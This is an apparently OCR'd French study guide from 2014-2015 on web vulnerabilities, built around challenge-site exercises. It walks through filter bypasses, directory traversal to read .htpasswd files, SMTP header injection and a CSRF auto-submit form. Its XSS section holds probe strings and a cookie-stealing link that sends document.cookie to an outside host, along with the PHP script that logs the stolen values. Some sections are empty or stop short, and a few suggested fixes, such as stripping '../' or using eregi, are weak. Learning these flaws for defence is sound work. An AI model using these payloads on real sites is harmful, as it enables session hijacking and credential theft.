FAILLES

Verrou par verrou et l'un après l'autre, aucun système ne résistera !

JUSTAL KEVIN

2014-2015

Justal Kevin - justal.kevin@gmail.com

Table des matières

1 Ecrire des données par dessus une images - Caché du contenu

1.1 Prérequis

Pour réaliser cela, il faut impérativement avoir téléchargé et installé sur son ordinateur 7zip, un utilitaire de compression.

1.2 Etapes par Etape

Le but ici est simplement de s'amuser à cacher des fichiers de tous genre dans une image. Cela ne semble pas avoir d'interet quelconque mais permet avec d'autres failles de faire télécharger à l'insu de l'utilisateur le malware et de le déclencher d'une autre méthode. Comment fais-t-on ?

2 Fonctions PHP

2.1 Logique humaine

2.1.1 L'ancrage du "str replace" ou le mauvais filtre

Le filtre est un classique du WEB. Toutes les chaines qui entrent doivent être analysé pour empecher l'utilisateur d'entrer des choses à des fins malicieuses. Même ce principe de base qui consiste à simplement éliminé une chaine dans une chaine peut avec une simple erreur humaine permettre de faire un peu tout et n'importe quoi. Prenons l'exemple d'un simple formulaire :

```
<form method="POST" action="">
    <input type="text" name="secret"><br>
    <input type="submit" name="send" value="Envoyer">
</form>
```

Il s'agit d'un simple champ texte que j'envoie par une méthode POST sur la même page que ce bout de code. Si vous ne comprenez pas,ce n'est pas bien grave, ceci ne sert qu'à mettre un contexte. Maintenant imaginons que nous souhaitons récupéré la variable et filtrer tout Javascript :

```
$var=str_replace("<script>","",$_POST["secret"]);
```

J'ai retrouvé ce bout de code sur plusieurs site et ceci m'a légèrement fait sourire. Comme on peux le voir sur cette ligne ci-dessus, nous remplaçons toutes les balises <script> par une chaine vide. Il y a pourtant ici 2 erreurs flagrantes.
La première demande de connaitre exactement ce que fait la balise str_replace. Dans le HTML, il est possible d'utiliser des balises écrites en minuscule ou en majuscule. Or, str_replace respecte la case, il m'est donc possible de rentrer une balise <SCRIPT> sans que le filtre ne s'alarme. La deuxième est simple d'ordre logique, que se passe-t-il si j'envoie ceci via mon script PHP :

```
<sc<script>ript>alert("HAHA")</sc<script>ript>
```

Dans cette chaine, si nous remplaçons script par une chaine vide nous obtenons :

```
<script>alert("HAHA")<script>
```

On réussit ainsi à bypasser le filtre de manière assez simple.

2.1.2 Solutions

Pourquoi ne pas simplement utiliser les fonctions PHP : htmlentities() et htmlspecialchars().

3 Directory transversal - Attaque sur le htaccess

3.1 Explications

3.1.1 Qu'est ce que la technologie htaccess ?

Les fichiers .htaccess sont des fichiers de configuration de Apache. Ils permettent de sécurisé via un mot de passe et un identifiant l'accés à une zone du serveur. Ils sont localisés et ne peuvent affecter que les répertoire où ils résident. La particularité d'une telle fonctionnalité apporte deux avantages. D'une part, on peux déléguer la gestion d'une partie du site sans donner le droit de gérer le serveur lui-même. D'autre part, les modifications sont prises en compte sans qu'il soit nécessaire de redémarrer le serveur HTML.

3.1.2 Les directives htaccess

Un fichier htaccess prend la forme suivante :

```
AuthUserFile /var/www/.htpasswd
AuthName "Visiteur, vous pénétrez dans une section réservée aux membres, veuillez vous identifier"
AuthType Basic
require Admin
```

La première directive, **AuthUserFile**, est le lien entre le htaccess et le htpasswd. Cette simple directive indique simplement où se situe le fichier htpasswd. Le chemin inscrit ici est généralement le chemin d'accès absolue mais il est possible de trouver aussi un chemin relative mais cela reste tout de même relativement rare.

La directive **AuthName** permet de spécifier un titre à la fenêtre de connexion.

La directive **AuthType** indique le type d'authentification. Il n'existe que deux types possibles : Basic ou Digest. Le premier type indique simplement que le mot de passe lors de l'authentification sera transmise en clair du client au serveur. C'est pourquoi cette méthode n'est pas à utiliser pour un transfert de donnée sensible. Le type Digest est un sois-disant type améliorant la sécurité du transfert, cependant de nombreuses failles existent ici. Ce qui rend ce type inutile car plus lourd à mettre en place et pas vraiment sécurisé.

La directive **requiere** spécifie simplement qui est autorisé à accéder à cette partie du site. On ira donc chercher dans le fichier htpasswd l'utilisateur Admin pour comparer le mot de passe.

3.1.3 Les directives htpasswd

Un fichier htpasswd prend la forme suivante :

```
admin1 :$apr1$Ikl22aeJ$w1uWlBGlbatPnETT2XGx..
admin2 :$apr1$yJnQGpTi$WF5eCC/8lKsgBKY7fvag60
```

Un fichier httpasswd prend toujours la forme ci-dessus. Ce fichier lie un utilisateur à un password crypté via un algorithme comme SHA, DES, MD5...

3.2 La navigation transversale ou Directory transversal

Pour expliqué la faille, je prendrais un exemple. Le site w3challs.com dispose d'un exemple sur cette faille du système. Avant même de commencer l'expérimentation, il faut encore un peu d'explication pour comprendre la faille. Cette faille réside dans le PHP du site et en particulier dans la balise include.

```
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
    $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . $template);
```

Ici, le fait que dans l'include, on ne vérifie pas que le résultat attendu soit une page .html ou .php, on peux alors imaginer de modifié la variable $template. Il y a plusieurs manières de procédé qui dépendent de la manière dont est implémenté le code du site que l'on souhaite attaquer : Par l'URL, Par la requète HTML...


Dans le cas ci-dessus, on utilise $_COOKIE, on en retient donc que la page ou la destination vers où pointe $template a été enregistré sur l'ordinateur de l'utilisateur. Il est donc possible de modifier la requète avant de l'envoyer au serveur.

Imaginons alors que la variable template soit "../../../.htaccess", on remonte alors les repertoires jusqu'au root. Si le systeme de la machine est Linux, il existe alors forcement un repertoire etc/passwd. Maintenant, sur les serveur en ligne, les developpeurs posent généralement ces dossiers dans des repertoires comme admin/.htaccess ou encore pass/.htaccess. Il suffit de faire preuve d'un peu d'imagination pour trouver où pourrait se trouver le fichier.

3.3 Exploitation

Sur w3chall.com, on trouve une page avec cette faille. La première chose à faire est donc de chercher le fichier .htaccess. En forcant, on trouve que le fichier assez rapidement. Dans la barre d'adresse, il suffit de finir l'adresse par :

```
/ ?page=../admin/.htaccess
```



Bien entendu, avant d'arriver à cela, j'ai tapé plusieurs autres chemins comme ./admin/.htaccess ou encore .htaccess. Une fois ici, on remarque la générosité du système qui nous donne l'emplacement exacte du fichier htpasswd. Il suffit alors de s'y rendre :

```
?page=../UlTr4_S3cR3T_p4Th/.htpasswd
```

Et voila qu'apparaisent sous vos yeux les passwords et logins qui se trouvent dans le fichier htpasswd. Ils sont bien entendu crypté mais avec l'utilisation d'un logiciel tiers comme John the Ripper, la reconstitution du password d'origine n'est qu'une question de temps.

3.4 Variante

La première correstion apporté par les développeurs furent d'ajouter l'extension du fichier à la fin de l'include. Ce qui donnait un lien finissant toujours par .html ou .php. Il devient alors théoriquement impossible de rentrer quelques choses finissant par aucune extension comme nous l'avons fait jusqu'à maintenant. Erreur ! Il est possible de terminer une chaine à l'endroit où l'on souhaite en ajoutant le charatère de fin de chaine : le null ou encore %00. Ce qui dans notre cas donnerais :

```
/ ?page=../admin/.htaccess%00.html
```

Cependant le serveur ne lira cette chaine que jusqu'au charatere null, le reste sera ignoré.

3.5 Solutions

Pour se prémunir d'une telle attaque, pourquoi ne pas simplement escape tout les ../ ou %2e%2e/ (si encodé) lors des navigations.

4 SMTP Injection - Injection dans la fonction php mail()

4.0.1 Qu'est ce qu'un envoie de message ?

L'envoie de message sur le web se traduit par l'utilisation du protocole SMTP. La communication entre le client et le serveur qui va recueillir le message est la suivante :

S : 220 smtp.example.com ESMTP Postfix

C : HELO relay.example.org

S : 250 Hello relay.example.org, I am glad to meet you

C : MAIL FROM :<bob@example.org>

S : 250 Ok

C : RCPT TO :<alice@example.com>

S : 250 Ok

C : RCPT TO :<theboss@example.com>

S : 250 Ok

C : DATA

S : 354 End data with <CR><LF>.<CR><LF>

C : From : "Bob Example" <bob@example.org>
C : To : "Alice Example" <alice@example.com>
C : Cc : theboss@example.com
C : Date : Tue, 15 January 2008 16 :02 :43 -0500
C : Subject : Test message
C :
C : Hello Alice. C : This is a test message with 5 header fields and 4 lines in the message body.
C : Your friend,
C : Bob
C : .

S : 250 Ok : queued as 12345

C : QUIT

S : 221 Bye
The server closes the connection

Nous n'allons pas nous interessé à tous le concept entre le client et le serveur (bien que cela tout aussi intéressant). La partie en bleu est la seule utile pour comprendre la faille. Comme on peux le voir, on retrouve ici toutes les informations composants un email.

4.0.2 La fonction mail() de php

Dans PHP, il existe une méthode pour envoyer un mail assez facile à utiliser. Comme on peux le voir ci-dessous, on retrouve la variable pour le destinataire, la variable pour le sujet du mail, la variable pour le corp du message et une variable pour les headers du mail. Cette dernière variable est celle qui nous intéresse le plus et c'est sur cette dernière que je vais agir.

```
mail($destinataire, $sujet, $message, $headers) ;
```

La variable header permet entre autre de rajouter un élément pour le mail. Dans le code en bleu précédemment, on retrouvait CC par exemple. Ci-dessous, je fais une liste des différents Header que l'on peux utiliser (non-exhaustive) :

- CC (Pour mettre quelqu'un en copie du message)
- BCC (Pour mettre quelqu'un en copie du message de manière invisible)

— FCC (Pour copier le message dans un fichier)
— Reply-To (L'adresse vers où diriger le message si le destinataire répond)

4.1 Qu'est ce qu'une injection de header

Lorsque l'on envoie un mail par la fonction mail() de php, l'envoie se tranformera en ceci lors de la requête :

```
To : $destinataire
Subject : $sujet
$headers
$message
```

Dans cette fonction, de nombreux filtres existent sur les varaibles $destinataire, $subject et $message. Cependant sur le champs $header, il est toujours possible d'agir et il le sera certainement toujours. Maintenant, il faut comprendre maintenant comment ce bout de texte est envoyé au serveur, ce n'est pas aussi beau qu'au dessus. Ces informations sont séparé par des <LF> afin que le serveur puissent différencier les différentes champs. Un <LF> est un passage à la ligne dont la traduction hexadécimale est 0x0A. Cette information est très importante. Le but de la faille va être de surcharger le header avec des informations complémentaire pour obtenir par exemple une copie du message. Par exemple, si notre message est le suivant :

```
mail("lala@gmail.com", "Lala", "LalaLALA", "");
```

Cela se traduit par :

```
To : lala@gmail.com
Subject : Lala

LalaLALA
```

Maintenant, si l'on change le header par quelques choses comme ceci : %0ABCC :lolo@gmail.com

```
To : lala@gmail.com
Subject : Lala

BCC :lolo@gmail.com
LalaLALA
```


On se retrouve alors à injecter un header qui n'était pas prévu à la base !

4.2 Exemple

Pour expliquer la faille, je vais me servir du site de w3Challs. Sur ce dernier, il y a une page pour tester ce type d'injection. Pour commencer, il faut chercher un champ d'un formulaire qui pourrait utiliser cette fonction.

On trouve alors un très beau (et surtout moche) formulaire pour envoyer des messages aux créateurs du site. On remarque que le premier champ est très susceptible d'avoir une faille. On tente donc une injection de header. Je vais dans un premier temps créer ma petite injection dans le champ adresse mail en écrivant ceci : lala@gmail%0ABCC :lolo@gmail.com

En utilisant ensuite Tamper Data afin d'altérer la requête POST, on peux prévenir notre requête d'être encoder en format URL. Car dans notre cas, le symbole % est automatiquement transformé par Firefox en %25, ce qui n'est pas ce que l'on veut.



Enfin, on envoie la requête et pouvons maintenant consulter sur notre adresse un double du mail que l'admin a reçu :p Avec cette méthode, il est possible de spammer des personnes, de se faire passer pour certaines personnes...

4.3 Solutions

Pour se protéger contre ce type d'attaque, il suffit de vérifier que les informations entré par l'utilisateur ne contiennent pas les symboles \n ou \r. Par exemple, le bout de code suivant réalise cette opération :

```
if(eregi("\r",$from) or eregi("\n",$from)) {
    die("Why ?? :(");
}
```

5 Attaque temporel - Attaque par Canaux cachés

5.1 Qu'est ce qu'un canal caché ?

6 CSRF - Cross-site request forgery

6.1 Qu'est ce qu'une attaque CRSF ?

Pour expliquer cela, il est beaucoup plus intéressant de prendre un exemple. Imaginons la scène suivante :

- Une personne s'enregistre à sa banque normalement
- La banque donne un cookie a cette personne qui permet de définir session (Set-Cookie : SESSIONID=a804696f-93fc-48cf-9b02-267d9ed773c0)
- Puis sur d'autre onglet, cette personne navigue sur d'autres sites
- Et tombe sur un site, avec un code malicieux :

```
<form name="attack" enctype="text/plain" action="https ://bank.example.com/api/transfer" METHOD="POST">
<input type="hidden" name='"from" : "Savings", "to" : "00302319550440", "amount" : "100.00"'>
</form>
<script>document.attack.submit() ;</script>
```

- Lorsque l'utilisateur arrive sur la page, son navigateur lit la page et va exécuter le code. Ce qui va résulter à un transfert de 100 euros à un certain compte bancaire
- Comme l'utilisateur a un cookie avec une session valide, la requête émis via le formulaire va etre accepté par le site de la banque

7 XSS

7.1 Que cela permet-il de faire ?

A cette question, je vais encore répondre par un exemple. Je considère que c'est par la pratique que l'on apprend les fondamentaux. Imaginons que nous soyons sur un forum et un lien a été posté. Bien entendu ce lien a été trafiqué par une XSS pour obtenir le code HTML suivant :

```
<a href="#" onclick="document.location='http ://www.xxx.com/hack/write.php ?request='+document.cookie ;">
LIEN
</a>
```

Lorsque l'utilisateur cliquera dessus, ce lien le dirigera vers une page internet qui permet de récupérer le PHPSESSID par exemple qui est contenu dans un cookie. Avec cette information, il est alors possible d'usurper l'identité de l'utilisateur. Le script sur la page où arrivera l'utilisateur sera la suivante :

```
< ?php
    $myfile = fopen("log.txt", "w") or die("Unable to open file !") ;
    fwrite($myfile,$_GET['request']) ;
    fclose($myfile) ;
?>
<script>
    document.location="http ://www.google.com" ;
</script>
```

Ce qui permet alors d'obtenir toutes les informations du cookie dans un fichier texte puis de rediriger l'utilisateur vers le moteur de recherche google. Puis on peux ensuite lire tranquillement le document texte et avec des outils comme Cookie Manager+, on peux alors trafiquer ces propres cookies pour imiter celui de l'utilisateur. Ceci est le concept de base de la faille XSS mais il est possible de pousser le vice pour faire de nombreuses autres choses bien plus dangereuse et intéressante.

7.2 Test de l'existence d'une faille XSS de manière rapide

Pour testé rapidement si une faille XSS est possible à un endroit ou non, on peux utiliser des chaines de test telles que les suivantes :

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//–
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

ou encore une balise déprécié :

```
<PLAINTEXT>
```

Ou encore une autre version si l'espace est limité par le nombre de caractères, il faut cependant pour cette dernière analysé le code source retourné et chercher ceci " <XSS" ou "&lt ;XSS" :

```
";!–"<XSS>=&{()}
```

7.3 Simple XSS - balise script

Prenons le script suivant sans aucune protection :

```php
<?php
if(isset($_POST['XSS']))
    echo $_POST['XSS'];
?>
<form action="" method="POST">
    XSS: <br><input type="text" input name="XSS"></br>
    <input type=submit>
</form>
```

Ici la moindre attaque XSS est possible, il est possible d'écrire directement du code dans les balises scripts. Par exemple, <script>alert(1)</script> :

On obtient alors le résultat suivant qui nous montre qu'une faille XSS est possible ici :


7.4 XSS - Bypass htmlspecialchars par erreurs avec la balise SVG

Dans certains cas, la fonction htmlspecialchars est inutile comme on peux le voir ci-dessous :

```php
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Insert title here</title>
</head>
<body>
    <?php if(isset($_POST['XSS'])) { ?>
    <svg><script>var XSS = "<?php echo htmlspecialchars($_POST['XSS']); ?>"</script></svg>
    <?php } ?>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
</body>
</html>
```

On peux alors faire notre injection de la manière suivante : xss" ;prompt(/XSS/) ;//

On obtient alors le résultat suivant qui nous montre qu'une faille XSS est possible ici :



7.5 XSS - Bypass htmlspecialchars et htmlentities avec simples guillemets

Si on se réfère à la documentation de PHP, par défaut sur la fonction htmlentites et/ou htmlspecialchars le flag ENT_COMPAT est utilisé dans la fonction. Ce flag signifie que la fonction convertit les guillements doubles et ignore les guillemets simples. Autrement dit, si le codeur en question a écrit une fonction comme :

```
echo '<a href="'.htmlspecialchars($_POST['XSS']).'">Test</a><br />';
```

Si on regarde attentivement, une injection XSS est donc ici possible avec par exemple la saisie suivante :


```
XSS' autofocus onfocus='alert(1)
```

L'autofocus permet de mettre automatiquement le focus sur le lien dès le chargement de la page tandis que le onfocus sera la fonction appelé dès que le lien aura le focus. Autrement dit, la fonction à l'intérieur du onfocus sera automatiquement chargé au chargement de la page sur le PC du client.
Effectuons un petit test avec onmouseover pour voir le résultat cela dans un navigateur récent :


```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Insert title here</title>
</head>
<body>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
    <br />
        <?php if(isset($_POST['XSS'])) { ?>
        Result : <?php echo $_POST['XSS']; ?><br />
        Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
        Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
        Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />

        <?php
            echo "<a href='".htmlspecialchars($_POST['XSS'])."'>Test</a><br />";
            echo "<a href='".htmlentities($_POST['XSS'])."'>TEST with htmlentities</a><br />";
            echo "<a href='".htmlentities($_POST['XSS'],ENT_QUOTES)."'>TEST with htmlentities and ent_quotes</a><br />";
            echo "<a href='".$_POST['XSS']."'>TEST with nothing</a><br />";
        ?>
    <?php } ?>
</body>
</html>
```

Je vais aussi utilisé Data Temper, un plugin de firefox, pour altérer ma requête POST afin de bypasser l'encodage du navigateur.



On obtient alors le résultat suivant :



7.6 XSS - Bypass htmlspecialchars et htmlentities avec espace

Dans la continuité du chapitre précédent, j'ai rencontré de nombreux code sur internet qui ressemblait à ceci afin de par exemple pré remplir un champ :

```
echo "<input value=".htmlspecialchars($_POST['XSS']).">";
```

Encore une fois, il est possible ici de reproduire une injection XSS comme précédemment. Par exemple, une injection comme celle-ci :

```
XSS autofocus onfocus=alert(1)
```


Les espaces feront que le champ value sera égale à XSS puis l'autofocus et onfocus seront donc des éléments de la balise. De la même manière que précédemment, l'autofocus permettra d'exécuter automatiquement le script situé dans le champ onfocus. On s'affranchit ainsi de la restriction de la balise.

Effectuons un petit exemple avec la fonction onmouseover :

```php
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Insert title here</title>
</head>
<body>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
    <br />
        <?php if(isset($_POST['XSS'])) { ?>
        Result : <?php echo $_POST['XSS']; ?><br />
        Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
        Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
        Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />

        <?php
            echo "<input value=".htmlspecialchars($_POST['XSS'])."><br />";
            echo "<input value=".htmlentities($_POST['XSS'])."><br />";
            echo "<input value=".htmlentities($_POST['XSS'],ENT_QUOTES)."><br />";
            echo "<input value=".$_POST['XSS']."><br />";
        ?>
    <?php } ?>
</body>
</html>
```

Cette fois, il n'y a pas besoin d'effectuer un quelconque tamper sur les données, on obtient donc :



7.7 XSS - Bypass htmlspecialchars et htmlentities avec UTF-7

7.8 XSS - Bypass htmlspecialchars et htmlentities avec les directives Javascript

Comme dit plus haut, htmlspecialchars et htmlentities permettent seulement de convertir certains caractères et si l'on utilise aucun de ces caractères, ces deux fonctions deviennent inutiles. En utilisant les directives javascript, il est possible d'effectuer une XSS de la manière suivante :

